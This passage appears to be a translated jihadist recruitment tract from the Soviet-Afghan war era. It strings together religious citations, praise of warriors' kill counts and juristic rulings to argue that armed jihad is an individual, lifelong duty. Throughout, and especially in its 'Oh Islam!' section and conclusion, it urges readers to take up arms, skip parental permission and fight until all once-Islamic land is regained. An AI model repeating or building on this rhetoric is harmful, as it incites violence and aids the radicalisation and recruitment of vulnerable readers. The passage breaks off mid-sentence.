Jihad was a way of life for the Pious Predecessors, and the Prophet (sallallahu alayhi wa sallam) was a master of the Mujahideen and a model for fortunate, inexperienced people. When there was fierce fighting, they used to stand resolutely by the Messenger of Allah (sallallahu alayhi wa sallam) lest he be closest to the enemy. The total number of military excursions which he (sallallahu alayhi wa sallam) accompanied was twenty-seven. He himself fought in nine of these; namely Badr, Uhud, al-Muraysi`, The Trench, Qurayzah, Khaybar, The Triumph of Makkah, Hunayn and Ta'if. (This is according to those who consider that Makkah was conquered by force.) He sent out a total of forty-seven attachments. It has also been said that he participated in the fight against Banu Nadir. This means that the Messenger of Allah (sallallahu alayhi wa sallam) used to go out on military expeditions or send out an army at least every two months. The virtuous Companions continued upon the path of the Noble Prophet (sallallahu alayhi wa sallam), for the Glorious Qur'an had brought up this generation with an education of Jihad. They had been bathed in Jihad and cleansed of engrossment in worldly matters, just as a wound is bathed in water.

It has been narrated that Aslam Abu `Imran said *{Al-Haakim in Al-Mustadrak 2/275 declared it Saheeh and Dhahabi agreed}*,

"In Constantinople, a man of the Emigrants (muhajirin) attacked the enemy ranks until he had penetrated them. Abu Ayyub al-Ansari was with us. Some people said, 'He has contributed to his destruction with his own hands.'

Upon this, Abu Ayyub said,

"We are more knowledgeable about this verse, for it was revealed in our midst. We accompanied the Messenger of Allah (sallallahu alayhi wa sallam), and we witnessed events with him and assisted him. Then, when Islam had spread and prevailed, a group of usAnsar, brought together by our mutual bonds of love, gathered one day and said, 'Allah has honored us with the companionship of His Prophet (sallallahu alayhi wa sallam) until Islam has spread and its adherents have become many. We used to prefer him over our families, possessions and children, but now the war is over, so we will return to our wives and children and remain with them.' Then the verse was revealed, (translated): 'And spend in the Path of Allah, and do not contribute to your destruction with your own hands.' {Qur'an 2:195} So, the destruction lay in remaining with one's family and wealth and abandoning Jihad."

`Ikrimah has narrated about Dumrah Ibn `Ays, who was one of the weak and oppressed Muslims in Makkah and was sick, that when he heard what Allah revealed about hijrah he said, 'Take me out!' So a stretcher was brought for him and he was put on it and was taken out. He died on the way at Tan`im, 2 km from Makkah." {Tafseer Al-Qurtubi 5/349}

Tabari has reported that Miqdad Ibn al-Aswad was seen at a money- changer's table in Emesa. He was leaning on the table due to his corpulence, and somebody said,

"Allah has excused you!"

Whereupon he said,

"The surah of dispatchment has come to us, 'Go forth, heavy and light."' {Surah Al-Bu'ooth is one of the names of Surah At-Taubah, 'bu'ooth' meaning 'dispatchment', as in the Surah that dispatches the believers to Jihad}

Al-Zuhri said,

"Sa`id Ibn al-Musayyib went out for Jihad when he was blind in one eye, and somebody told him, 'You are an invalid' but he said, 'Allah has called forth the light and the heavy. If I cannot fight, I will increase our numbers and guard possessions.'"

It has been narrated *{Tafseer Al-Qurtubi 8/151}* that somebody saw, in the battles of the Levant *{Levant is English for Ash-Sham, which includes the areacomprimising moder-day Syria, Palestine, Jordan, and Lebanon},* a man whose eyelids were sagging over his eyes on account of old age, and so he told him,

"Uncle, Allah has excused you."

But the man said,

"Nephew, we have been ordered to go forth light and heavy."

Then, there is Ibrahim Ibn Adham, who when he perceived that he was dying, said, *"String my bow for me."* He died while it was in his hand, and he was buried on a Roman island *{Tareekh Dimashq, Ibn Asakir 2/1790}.* And Abdullah Ibn al-Mubaarak, who used to traverse two thousand six hundred kilometres travelling or riding his beast, in order to fight in the Path of Allah in the seaports of the Muslims. Zuhayr Ibn Qumayr al-Maruzi said *{Tarteeb Al-Madarik, Al-Qadi Ayyadh 3/249}, "I have been wishing for meat for forty years, and I will not eat it until I enter Rome, and then I will eat it out of the booty of Rome."* `Urwah Ibn al-Ja`d, the Judge of Kufah, used to have in his house seventy horses appointed for Jihad. *{Tahzeeb-ul-Asma' wal-Lalghat 1/331}*

Muhammad Ibn Wasi` was a devout worshipper and a muhaddith *{scholar of hadeeth},* and also participated in military expeditions and in guarding the front-line. Commander Qutaybah Ibn Muslim al-Bahili said of him, *"That the finger of Muhammad Ibn Wasi` points to the sky in battle is more beloved to me than one hundred thousand renowned swords and strong youths."{Al-Mashuq fil-Jihad p.66}* Ahmed Ibn Ishaq al-Sulami says *{Tahzeeb-ul-Tahzeeb, Ibn Hajar Al-Asqalani 1/14}, "I know with certainty that I have killed one thousand Turks with this sword of mine. Were it not an innovation, I would order that it be buried with me."*

Then there is Abu Abdullah Ibn Qadus. He acquired such a reputation on account of the large number of Christians he killed in Spain that when a Christian used to try to make his own horse drink, and it would not advance to the water, he used to say to it, *"What's the matter with you? Did you seeIbn Qadus in the water?" {Al-Mashuq fil-Jihad p.77}* Badr Ibn `Ammar killed a lion with his whip, and

thus he was praised by al-Mutanabbi in the following couplet:

Does he sully the lion with his whip?
For whom then are you saving the burnished sword?

There is also `Umar al-Mukhtar, of whom Girasiyani, the Italian commander, says, *"He plunged into 263 battles with our forces over twenty months. His total battles numbered one thousand."*

And then there is Shaykh Muhammad Farghali. The English in al- Isma`iliyyah used to declare a state of emergency in their camps when Farghali entered the city, and they offered fifty thousand pounds to anybody for him, dead or alive. Yusuf Tal`at used to be called *"Butcher of the English"* on account of the large numbers of them that he killed in the Suez Canal. Abdel-Nasser executed both of them to please his American masters. Muhammad Bana, one of the general staff of Ahmad Shah Mas`ud, told me that he and his company have blown up 400 transport vehicles while passing by Salang. The Russians call him *"The General"*. He captured 200 Kalakovs and 200 Kalashnikovs, and Muhammad Bana has told me that he once destroyed 150 tanks all together.

6. Establishing a solid foundation as a base for Islam

Establishment of the Muslim community on an area of land is a necessity, as vital as water and air. This homeland will not come about without an organised Islamic movement which perseveres consciously and realistically upon Jihad, and which regards fighting as a decisive factor and as a protective wrapping.

The Islamic movement will not be able to establish the Islamic community except through a common, people's Jihad which has the Islamic movement as its beating heart and deliberating mind.

It will be like the small spark which ignites a large keg of explosives, for the Islamic movement brings about an eruption of the hidden capabilities of the Ummah, and a gushing forth of the springs of Good stored up in its depth. The Companions of the Prophet (sallallahu alayhi wa sallam) were exceedingly few in number compared to the troops who toppled the throne of the Persian Kisra and overthrew the Caesar of Rome.

Nay, the tribes which reneged from Islam in the days of Abu Bakr al-Siddiq were dispatched by `Umar Ibn al-Khattab, after they had announced their repentance, to fight against the Persians. Talhah Ibn Khuwaylid al-Asadi, who had laid claim to Prophethood (sallallahu alayhi wa sallam) before, became one of the most outstanding and revered heroes. Sa`d chose him for the important task of reconnoitring for information about the Persians, in which he showed outstanding courage.

There are the handful of officers, some of whom may think that it is possible for them to carry out a collective Muslim effort - this is a kind of fantasy or delusion reminiscent of the past. It will be no more than a repetition of the tragedy of Abdel Nasser with the Islamic Movement once again.

The popular Jihad movement with its long path of effort, great sacrifice and serious losses, purifies souls so that they tower above the lower material world. Important matters rise above petty disputes about money, short-term desires and inferior provisions. Malice disappears and souls are sharpened; and the caravan moves on up from the foot of the mountain to the lofty summit, far away from the

stench of clay and the struggles of the low ground. Along the path of Jihad, the leadership is categorized. Abilities become manifest from the offerings and sacrifices, and men come forth with bravery and service.

Do not think glory to be a wine-skin andsongstress,
For glory can come only through war and severe fighting.

When important matters are the only concern, souls are uplifted above minor issues, and important things occupy people's hearts and hopes.

When you embark on an honorable venture.
Be not content with aiming below the stars.
For the taste of death in a paltry matter Is like the taste of death in a significant matter.
The cowards will see cowardice as reason.
And that is the treachery of the depraved disposition.

The nature of societies is precisely that of water. In stagnant water, water moss and decayed matter float on the surface, whereas flowing water will not carry scum on its surface. Similarly, the leadership of a stagnant society cannot fulfil its responsibility because leadership emerges only through movement, sacrifice, service and offering. Abu Bakr, `Umar, `Uthman and `Ali emerged as outstanding individuals through great feats and excessive sacrifices.

Thus Abu Bakr was not in need of election propaganda when the Ummah reached a consensus to elect him. No sooner did the soul of the Messenger of Allah (sallallahu alayhi wa sallam) ascend to meet his Lord than were all eyes turned to the open position; and they found none better than Abu Bakr (may Allah be pleased with him). The Ummah, which performs Jihad, pays a high price, and so it harvests ripe fruits. It is not easy to lose something that was won through sweat and blood. Those who sit at the helm of leadership of people by the power of the first announcement of a military revolution accomplished behind the scenes in one of the offices of mediation can easily lose everything.

Whoever seized a land without fighting,
It is easy for him to give it up.

The Ummah of Jihad, which is led by extraordinary people who emerged through the long Jihad movement, will not easily lose command, nor serve as easy prey for collapse. It is also not easy for its enemies to make it have suspicions about its heroes' excursions. The Jihad movement familiarizes the Ummah with all its individuals, informing them that they have contributed to the price paid, and have participated in the sacrifice for the establishment of the Islamic community. Thus they will be trustworthy custodians of this newborn community which has relieved the whole Ummah from the agony of its labor-pains. Without a doubt, the Islamic community will be born, but birth cannot be accomplished without labor, and with labor there must be pain.

7. Protecting the oppressed in the land

Among the incentives for the Islamic Jihad is the protection of those who are weak and oppressed in the land, and lifting injustice off them.

"What is the matter with you, that you do not fight in the Path of Allah, while the weak and oppressed from among the men, women and children who are saying, 'Oh our Lord! Take us out of this town, whose people are oppressors, and give us from You a supporter, and give us from You a helper!" *{Qur'an 4:75-76}*

How can there be relaxation, and how can the Muslim be calm,
When the Muslim women are with the oppressing enemy?

The Islamic jurists are in consensus that Jihad becomes fard 'ayn, an individual obligation, both physically and by material support, when a Muslim woman is abused. In al-Bazzaziyyah, it is reported,

"If a Muslim woman is abused in the West, it becomes obligatory on the people of the East to rescue her."

I wish that, even if they will not protect the religion.
At least, they would fight defending the women's honor.
Even if they are not interested in Jihad's reward,
They could, at least, come and fight to win booty.

Once I was with Hikmatyar *{Engineer Gulbuddin Hekmatyar; this statement was made before Hekmatyar allied himself with Iran against theTaliban}* in Logar (a province of Afghanistan), when he struck a serious blow to the communist headquarters of the province. The children of the province shouted, and the tongues of the women were full of prayers for Hikmatyar.

What! Muslim women are abused in every land?
Shall the lives of Muslims then be good?
Does Allah and Islam not have the right
That every youth and aged one for it should fight?

Islam came to affirm justice on earth,

"We surely sent Our Messengers with clear proofs, and We revealed with them the Book and the Balance, that Mankind might establish justice." *{Qur'an 57:25}*

8. Hoping for Martyrdom and the High Station in Paradise

It has been reported in the authentic hadith narrated by Imam Ahmad and Tirmidhi *{Saheeh Al-Jaami' No. 5058}*, on the authority of Miqdam Ibn Ma`d, that:

"The martyr has seven special favours from Allah:

He is forgiven with the first spurt of his blood,
He sees his place in Paradise,
He is clothed with the garment of Faith,
He is wed with seventy-two wives from the beautiful Houris of Paradise,
He is saved from the punishment of the grave, and he is protected from the Great Terror on Qiyamah
On his head is placed a crown of dignity, the jewel of which is better than the world and all it

contains.
He is granted intercession for seventy people of his household."

Bukhari has reported from Abu Hurayrah that the Prophet (sallallahu alayhi wa sallam) said *{Fath-ul-Bari, Ibn Hajar Al-Asqalani 6/9; Al-Bukhari}*:

"In Paradise there are one hundred levels which Allah has prepared for those who strive in His Path (the Mujahideen), the difference between two levels is like the difference between heaven and earth, so when you ask Allah, ask for Firdaws"

9. A shield for the Ummah, and a means for lifting disgrace off them

An authentic hadith reported by Imam Ahmad, on the marfu` authority of Ibn `Umar, states {Saheeh Al-Jaami' No. 688},

"When people are stingy with dinars and dirhams *{dinar = gold and dirham = silver}*, and trade in 'Al-Inah *{Al-Inah: a type of usury (interest) that involves selling something as a debt for a greater price, then buying it back for a lesser price}* and follow the tails of cows *{meaning when they become preoccupied with agriculture and breeding animals}*, Allah will establish over them a disgrace which He will not remove until they return to their religion."

10. Protecting the dignity of theUmmah, and repelling the conspiracy of its enemies

"Fight, therefore, in the Path of Allah - you will be held accountable only for yourself - and arouse the believers. Surely, Allah will subdue the might of the Disbelievers. And Allah is stronger in power, and sterner in exemplary punishment." *{Qur'an 4:84}*

In an authentic hadith narrated by Imam Ahmad and Abu Dawud *{Saheeh al-Jaami' No. 8035}*, on the authority of Thawban, we are told:

"A time will come when the nations (of the world) will surround you from every side, just as diners gather around the main dish.

Somebody asked,

'Oh Messenger of Allah, will it be on account of our scarcity at that time?'

He said, 'No, but you will be scum, like the scum of flood water. Feebleness will be placed in your hearts, and fear will be removed from the hearts of your enemies, on account of your love for the world, and your abhorrence of death.'"

11. Preservation of the earth, and protection from corruption

"Had it not been for Allah's countering some people by means of others, the earth would surely have become decadent." *{Qur'an 2:251}*

12. Security of Islamic places of worship

"Had it not been for Allah's countering some people by means of others, surely cloisters, churches, synagogues and mosques, in which the name of Allah is remembered much, would have been destroyed." *{Qur'an 22:40}*

13. Protection of the Ummah from punishment, disfiguration and displacement

"Unless you go forth, He will punish you with a severe retribution, and will replace you with another people" *{Qur'an 9:39}*

14. Prosperity of the Ummah, and surplus of its resources

"My sustenance has been put under the shadow of my spear."

This is an authentic hadith, reported by Imam Ahmad, on the authority of Ibn `Umar. *{Saheeh Al-Jaami' No. 2828}*

15. Jihad is the highest peak of Islam.

"The highest peak of it is Jihad," we find in authentic hadith reported on the authority of Mu`adh {Saheeh - At-Tirmidhi}. Jihad is also the asceticism of this Ummah as narrated by Imam Ahmad on the authority of Abu Saeed Al-Khudri: "And you should perform Jihad, for it is the asceticism of this Ummah." *{Saheeh Ahmad 3/82}*

16. Jihad is the most excellent form of worship, and by means of it the Muslim can reach the highest of ranks.

Al-Fadl Ibn Ziyad said,

"I heard Abu `Abdullah Ahmad Ibn Hanbal while he was talking about the enemy, and he began crying, saying there is no deed of righteousness better than fighting them."

It was reported about him by others, that he said,

"Nothing matches encountering the enemy, and face-to-face combat is the most excellent of deeds. Those who fight the enemy are the ones who protect Islam and its holy places, and what deed could be superior to that? People are safe while they are in fear, and they have contributed the their very lifeblood." {Al-Mughni 8/348-349}

In Bukhari appears the following hadith *{Saheeh Al-Bukhari 6/9}*:

"In Heaven there are a hundred levels which Allah has prepared for those who perform Jihad in the Path of Allah; the difference between every (successive) pair of these is like the difference between heaven and earth."

PART 2 - OH ISLAM!

Oh Muslims! Upon you be peace, and Allah's mercy and His blessings. The enormous sacrifices apportioned to the Afghan Muslim people are no secret to you. To date, nine years and some have passed since the start of the illustrious revolution against the Communist invasion. During this time, the Muslims in Afghanistan have endured as much as mortals can endure in the course of protecting their religion, honor and children. Not a single house remains in Afghanistan that has not been transformed into a funeral home or an orphanage.

These people have an excuse before Allah, and have called to Allah to bear witness, on the basis of the skulls, cripples, souls and blood, that there has not remained a single arrow in the bow, and the arrows of the quiver have almost broken through.

Through the course of this long period of time, the Afghans had expectations of their Muslim brethren in case their numbers became decreased, and also so that the Muslim brotherhood could be aroused in their depths. Yet, until now, the Muslims have not heeded their call. In the ears of the Muslims is a silence, rather than the cries of anguish, the screams of virgins, the wails of orphans and the sighs of old men. Many well-off people have deemed it sufficient to send some of the scraps from their tables and crumbs from their food.

But the situation is more serious, and gravely momentous, and the Muslims in Afghanistan are in severe distress and definite, menacing peril. This blessed jihad was established by a handful of youths who were nurtured in Islam, and by a group of scholars who devoted themselves to Allah. But most of this first generation has fallen in martyrdom, and the second generation has advanced. This second generation has not been fortunate enough to receive the same share of upbringing and guidance, and have not come across a stretched-out hand showing an interest in teaching and training them. Such people are in dire need of somebody who can live amongst them to direct them toward Allah and teach them religious regulations.

According to our modest experience and knowledge, we believe that jihad in the present situation in Afghanistan is individually obligatory (fard `ayn), with one's self and wealth as has been confirmed by the jurists of the four schools of Islamic jurisprudence, without any exception. Along with them, the same opinion has been given by the majority of exegetes (mufassirin), hadith-scholars and scholars of religious principles (usul).

Ibn Taymiyah said *{Fatawa Al-Kubra 4/608}*,

"When the enemy has entered an Islamic land, there is no doubt that it is obligatory on those closest to the land to defend it, and then on those around them, ... for the entire Islamic land is like a single country. Also, (it is compulsory) to go forth to meet the enemy without permission from parents or people to whom one is in debt. The texts of (Imam) Ahmad are quite explicit regarding this."

He also said *{Majmu' al-Fatawa 28/358}*,

"When the enemy wants to attack the Muslims,defence becomes obligatory on all those upon whom the attack is intended, and on others besides them, just as Allah has said, (translated) "And if they seek your help in the matter of religion, then you must help them"{Qur'an 8:72}

This is just as the Prophet (sallallahu alayhi wa sallam) has ordered the individual to help Muslims, whether or not he has been recruited for fighting. It is obligatory on every individual according to his capability and wealth, little or plenty, whether walking or riding. When the enemy proceeded towards the Muslims in the Year of the Trench, Allah did not excuse anybody. The texts of the four juristic schools are explicit and definite in this respect, and leave no room for interpretation, ambiguity or uncertainty.

Ibn `Abidin, the Hanafi scholar says *{Hashiyah, Ibn Abidin Al-Hanafi 3/238},*

"(Jihad is) fard `ayn when the enemy has attacked any of the Islamic heartland, at which point it becomes fard `ayn on those close to the enemy ... As for those beyond them, at some distance from the enemy, it is fard kifayah for them unless they are needed. The need arises when those close to the enemy fail to counter the enemy, or if they do not fail but are negligent and fail to perform jihad. In that case it becomes obligatory on those around them -fard `ayn, just like prayer and fasting, and they may not abandon it. (The circle of people on whom jihad is fard `ayn expands) until in this way, it becomes compulsory on the entire people of Islam, of the West and the East"

Verdicts in the same vein were issued also by the Hanafi scholars al-Kasani *{Badai' As-Sanai' 7/72},* Ibn Nujaym *{Al-Bahr Ar-Ra'iq 5/72},* and Ibn al-Hammam *{Fath-ul-Qair 5/191}.* If you wish, you may also peruse the Maliki al-Dasuqi's Hashiyah *{Hashiyah 2/174},* Nihayat-ul-Muhtaj by the Shafi`i al-Ramali *{8/58},* and Al-Mughni by the Hanbali Ibn Qudamah *{Al-Mughni, 8/345}.*

Perhaps some people find justification for themselves for avoiding jihad by the fact that many of the Afghans are not at an acceptable level of Islamic training, and they therefore make excuses for themselves, on the basis of some irregularities, to sit back. But the refutation of this is that the jurists have documented that it is obligatory to perform jihad even with an extremely sinful army. This is one of the principles of Ahl al-Sunnah wal-Jama`ah, *"to perform jihad with every pious and sinful man",* for Allah will support this religion through a sinful man, and by means of disgraceful people who have no morals. This is in fact the way of the prime of the Ummah, of recent as well as of old. In fact, to abstain from fighting behind one's leaders, even if they are corrupt, or with a highly unrighteous army, is the practice of the Hururiyyah (one of the sects of the Khawarij) and their like; people who adopt the way of vain cautiousness emanating from lack of knowledge. *{Majmu' Al-Fatawa, Ibn Taymiyyah 28/506}*

Some others excuse themselves by claiming that their presence in their country is necessary for the purpose of education and upbringing. For such people, we present the words of al-Zuhri:

"Sa`id Ibn al-Musayyib went out to battle at the point where he had lost the use of one of his eyes. He was told,

You are an invalid,' but he said,

'Allah has summoned forth the light and the heavy. So if I cannot fight, I will swell the ranks and guard belongings.' "

So, whose position and job can measure up to the rank of the Master of the Successors*{Tabi'een: 2nd generation after the prophetsallallahu alayhi wa sallam},* the heir of Prophetic knowledge through

his father-in-law Abu Hurayrah (may Allah be pleased with him)? Matters have reached a critical point, the noose is tightening, the situation is grave for the Muslims, so when will we go forth? And for how long will we sit back doing nothing?

The jurists used to rule, as has been reported in al-Bazzaziyyah, that *"If a Muslim woman is abused in the West, it is obligatory on the people of the East to rescue her."* What then would our scholars say about the thousands of women who are being raped in their homes? How would they respond to the women who cast themselves in the Kunar River in Laghman, fleeing from rape at the hands of the Red Army, in order to guard their chastity? (It is not permissible for a woman, by the agreement of scholars, to surrender to captivity if she fears for her modesty.) Do you not fear that your turn may come, and that the matter will concern your own honor? Abu Dawud narrates on the authority of Jabir *{Hadith Hasan, Saheeh Al-Jaami' No. 5566}*:

"There is no man who forsakes another Muslim man in a situation in which his honor is being disparaged and his respect is being violated, except that Allah will forsake him in a position in which he would like to be helped. Nor is there anybody who helps a Muslim in a situation where his honor is being disparaged and his respect is being violated, except that Allah will help him in a position where he would like to be helped."

So fear Allah with regard to your honor.

Hibban Ibn Musa says,

"We went out for ribat {Ribat: guarding the frontiers of Muslim land} to Syria with Ibn al-Mubarak. When he saw how the people were worshipping, making battle and sending out expeditions every day, he turned to me and said, 'We belong to Allah and to Him shall we return. Alas for the part of our lives that we have spent, and for the nights and days that we whiled away in acquiring knowledge of the declaration of legal intent of divorce, leaving aside the open doors of Heaven here."

This is Ibn al-Mubarak, who used to perform ribat for two months or more every year - leaving aside his trade and the lessons of hadith and going out for ribat - bewailing the fact that he has not performed ribat all his life, and that he has occupied himself with learning instead. What then should those who have not fired a single shot in the Path of Allah say?

When the Messenger of Allah (sallallahu alayhi wa sallam) was afflicted with his terminal illness, he did not let it prevent him from reminding the Companions to dispatch the mission of Usamah (may Allah be pleased with him). When Abu Bakr al-Siddiq tried to send out Usamah's expedition, the Companions tried to dissuade him from his resolution, whereupon he uttered the famous words *{Hayatus Sahaba 1/440}*,

"By He beside Whom there is no god! Even if the dogs rove around the feet of the wives of the Messenger of Allah (sallallahu alayhi wa sallam), I will not turn back an army which has been sent out by the Messenger of Allah (sallallahu alayhi wa sallam)."

And Allah willed that the final advice of the Companion of the Messenger of Allah (sallallahu alayhi wa sallam) should be to exhort people towards jihad. Abu Bakr, in the last hours of his life summoned `Umar and said to him *{Hayatus Sahaba 1/441}*,

"Listen, `Umar! I am telling you, and so act upon it afterwards, for I believe I shall die today (and that day was Monday); so if I die today, do not let the evening reach you without having taken over leadership of the people, and if I live till the night, do not let morning reach you without having taken over leadership of the people. Let not a calamity, great as it may be, distract you from matters pertaining to your religion, and the advice of your Lord. You saw me at the death of the Messenger of Allah (sallallahu alayhi wa sallam), and surely creation has never suffered such a misfortune. By Allah! If I were to delay in executing an order of His Messenger, Allah would forsake us, and afflict us with punishment and the city would be set ablaze."

Indeed, Abu Bakr, the best man after the Prophet (sallallahu alayhi wa sallam), felt that delay in enforcing the command of Allah and the command of His Messenger (sallallahu alayhi wa sallam) in going out for jihad was liable to invite destruction and loss.

This is the Book of Allah making judgement between us, and the Sunnah of His messenger (sallallahu alayhi wa sallam) speaking and testifying before us, and the way of the Companions in their understanding of the importance of jihad in this religion. Do we then have any comment on these ample, plain, clear, decisive, mutawatir *{Mutawatir: text that has been narrated by so many reliable individuals that there is no doubt in its authenticity}* texts? The villain has reached the depths of the Muslim women's chamber - shall we then leave him be? Shall we allow him to violate honors, spoil values and uproot principles?

Perhaps a woman might utter, 'Oh Mu`tasim!',
And such cries fill the mouths of the orphans.
Her cry has reached the ears of the people,
But she has not touched the dignity of (any like) al-Mu`tasim

The Russians have taken five thousand two hundred Afghan Muslim children to rear them on the Communist ideology, and to sow heresy deep within them. The Americans have confirmed the opening of six hundred schools, and they are maintaining, educating and raising one hundred fifty thousand Afghan children inside and outside the country. Where then are the propagators of Islam?

Where are the Muslim educators, and what have they prepared for saving this Muslim generation, and for safeguarding this great and blessed people?

The jurists have documented that the lands of the Muslims are like a single land, so that whichever region of the Muslims' territory is exposed to danger, it is necessary that the whole body of the Islamic Ummah rally together to protect this organ which is exposed to the onslaught of the microbe. What is the matter with the scholars that they do not arouse the youths for jihad, especially since arousal is compulsory? "And arouse the believers." *{Qur'an 4:84}*

What is the matter with the propagators that they do not dedicate a year of their lives to live amongst the Mujahideen, giving guidance and direction? What is the matter with the students that they do not take a year off from their studies in order to attain the distinction of jihad, and contribute with their own selves to the establishment of Allah's religion on earth?

"They are content to be among the women who remain behind, and their hearts have been sealed, so that they do not comprehend." However, the Messenger and those who believe with him perform

jihad with their selves and their wealth; they are the ones for whom there are blessings and reward, and they are the successful ones." *{Qur'an 9:87-88}*

What is the matter with the Imams, that they do not sincerely advise those who seek counsel from them regarding going out with blood and soul in the Path of Allah? For how long will the believing youths be held back and restrained from jihad? These youths, whose hearts are burning with a fire, spurting forth enthusiasm, and blazing with zeal that their pure blood may irrigate the earth of the Muslims. The one who forbids a young man from jihad is no different from the one who forbids him from prayer and fasting. Does the one who forbids people from jihad not fear that he falls under the implication (albeit indirectly) of the noble verse in which Allah says, (translated):

"Perhaps Allah knows those among you who restrain others, and those who say to their brethren, 'Come to us,' while they show only a little courage. They are miserly toward you. Then, when fear comes, you see them looking toward you, their eyes rolling like one who has been enshrouded on account of death. Then, when the fear departs, they lash you with sharp tongues, envious of the good. They have not believed, so Allah has rendered their deeds void, and that is easy for Allah." *{Qur'an 33:18-19}*

What is the matter with the mothers, that one of them does not send forward one her sons in the Path of Allah, that he might be a pride for her in this world, and a treasure for her in the Hereafter through his intercession? And what is the matter with the fathers that they do not urge one of their sons, so that he can grow up in the rearing-ground of heroes, and the lands of men, and the grounds of battle? He should consider that Allah created him infertile, and part of giving thanks for the blessing of children is to submit the charity from his children as thanks to his Lord. Did he create himself? Or provide himself with wealth? Why then, the stinginess towards the Lord of the Worlds?

Stinginess towards the King with respect to what He owns, notwithstanding the fact that we believe *"A soul will not die until its life span and sustenance have been depleted."*

What is the matter with the Muslims that they do not record some days of frontier-guarding, and some hours of battle in the books of their deeds, and the chronicles of their virtues? It has been confirmed in an authentic hadith narrated by Muslim on the authority of Salman that *{Riyadh-us-Saliheen, Imam An-Nawawi 1291}*,

"Guarding the frontier for a day in the Path of Allah is better than the fasting and prayer of a month."

And in a hasan hadith by At-Tirmidhi on the authority of Uthman *{Riyadh-us-Saliheen, Imam An-Nawawi 1293}*,

"Guarding the frontier for a day in the Path of Allah is better than a thousand days spent in other abodes, during which the nights are spent in prayer and the days in fasting."

And in the authentic hadith narrated by Imam Ahmad and Tirmidhi *{Saheeh Al-Jaami' No. 4503}*,

"Standing for an hour in the ranks of battle is better than standing (in prayer) for sixty years."

Oh brothers of Islam! Come, therefore, to the defense of your religion, and the victory of your Lord,

and the elevation of the way of your Prophet (sallallahu alayhi wa sallam)! Beloved brother! Draw your sword, climb onto the back of your horse, and wipe the blemish off yourUmmah. If you do not assume the responsibility, who then will?

Kind brother!

The dream of disgrace has gone on long enough
Where, then, is the roar of lions?
The party of the small birds have become eagle-like
And we are under the subjugation of slaves-
The subjugation of slaves out of submissiveness
And not as a result of military defeat.

Dear brother! "Surely, in their stories is a moral for intelligent people."*{Qur'an 12:111}*

So, the bloody tale of Bukhara, the narrative of mutilated Palestine, and blazing Eden, and enslaved peoples, the sorry stories of Spain, the terrible accounts of Eritrea, sore Bulgaria, the tragedy of Sudan, the devastated remnants of Lebanon, Somalia, Burma, Caucasia and its deep wounds, Uganda, Zanzibar, Indonesia, Nigeria. All these slaughters and tragedies are the best lesson for us. Will we take admonishment from the past before we lose the present? Or will history repeat itself over us while we swallow degradation, fall into oblivion as those before us did, and lose just as they lost?

We hope that Allah defeats the Russians in Afghanistan, and that they turn back on their heels in failure. If the latter occurs, then I wish I knew what catastrophe will befall the Muslims.

Abu Dawud has reported, with a strong chain of narration, on the marfu` authority of Abu Umamah,

"Whoever did not go out for jihad, nor helped equip a fighter, nor treated amujahid's family well in his absence, Allah will afflict him with a calamity before the Day of Judgement."*{Hasan hadith: Abu Dawud 3/22; Ibn Majah 2/923}*

"Surely, therein is a reminder for anybody with a heart, or who listens while bearing witness (to the truth)." *{Qur'an 50:37}*

Have I not conveyed the message? Oh Allah, bear witness then.
Have I not conveyed the message? Oh Allah, bear witness then.
Have I not conveyed the message? Oh Allah, bear witness then.{Taken from the Prophet's (sallallahu alayhi wa sallam) last sermon}

CONCLUSION

1. When the enemy enters the land of the Muslims, jihad becomes individually obligatory (fard `ayn), according to all the jurists, mufassirin and muhaddithin.

2. When jihad becomes fard `ayn, there is no difference between it and salah and fasting, according to the three Imams, Abu Hanifah, Malik and al-Shafi`i. As for the Hanbalis, they give priority to salah.

In *Bulghah al-Salik li-Aqrab al-Masalik fi madhhab al-Imam Malik* ("The Sufficiency of the Traveller on the Best Path in the School of Imam Malik"), the following is reported:

"Jihad in the Path of Allah, to raise the word of Allah, is fard kifayah once a year, so that if some perform it, the obligation falls from the rest. It becomes fard `ayn, like salah and fasting, if the legitimate Muslim Imam declares it so, or if there is an attack by the enemy on an area of people."

Majma` Al-Anhur, a book of the Hanafi school, reports:

"If the sufficiency (to defeat the enemy) is not reached except by everybody participating, then at such a time it (jihad) becomes fard `ayn, like salah."

And in Hashiyah Ibn `Abidin *{Hashiyah Ibn Abidin 3/238}*, another authoritative Hanafi text, we find,

"...and (jihad is) fard `ayn if the enemy has attacked part of the Islamic homeland. It thus becomes an obligation like salah and fasting which cannot be abandoned."

3. When jihad becomes fard `ayn, no permission of parents is required, just as parents' permission is not required to perform the dawn salah, or to fast Ramadan.

4. There is no difference between one who abandons jihad without excuse when it is fard `ayn, and one who eats without excuse during the day in Ramadan.

5. Donating money does not exempt a person from bodily jihad, no matter how great the amount of money given. Nor is the obligation of jihad, which is hanging over the person's neck, lifted from him; just as it is not correct to give money to the poor for missed fasts or prayers without making them up.

6. Jihad is the obligation of a lifetime, just like salah and fasting. As it is not permissible to fast one year in Ramadan and eat in the following Ramadan, or to pray one day and abandon salah another day, similarly one cannot perform jihad one year and abandon it for some years if he is capable of continuing.

7. Jihad is currently fard `ayn - individually obligatory, in person and by wealth, in every place that the Disbelievers have occupied. It remains fard `ayn continuously until every piece of land that was once Islamic is regained.

8. The word "jihad", when mentioned on its own, only means combat with weapons, as was mentioned by Ibn Rushd, and upon this the four Imams have agreed.

9. The implication of "fi sabilillah" (in the Path of Allah) is jihad, as Ibn Hajar has said. *{Fath-ul-Bari, Ibn Hajar Al-Asqalani 6/22}*

10. The saying, *"We have returned from the lesser jihad (battle) to the greater jihad (jihad of the*

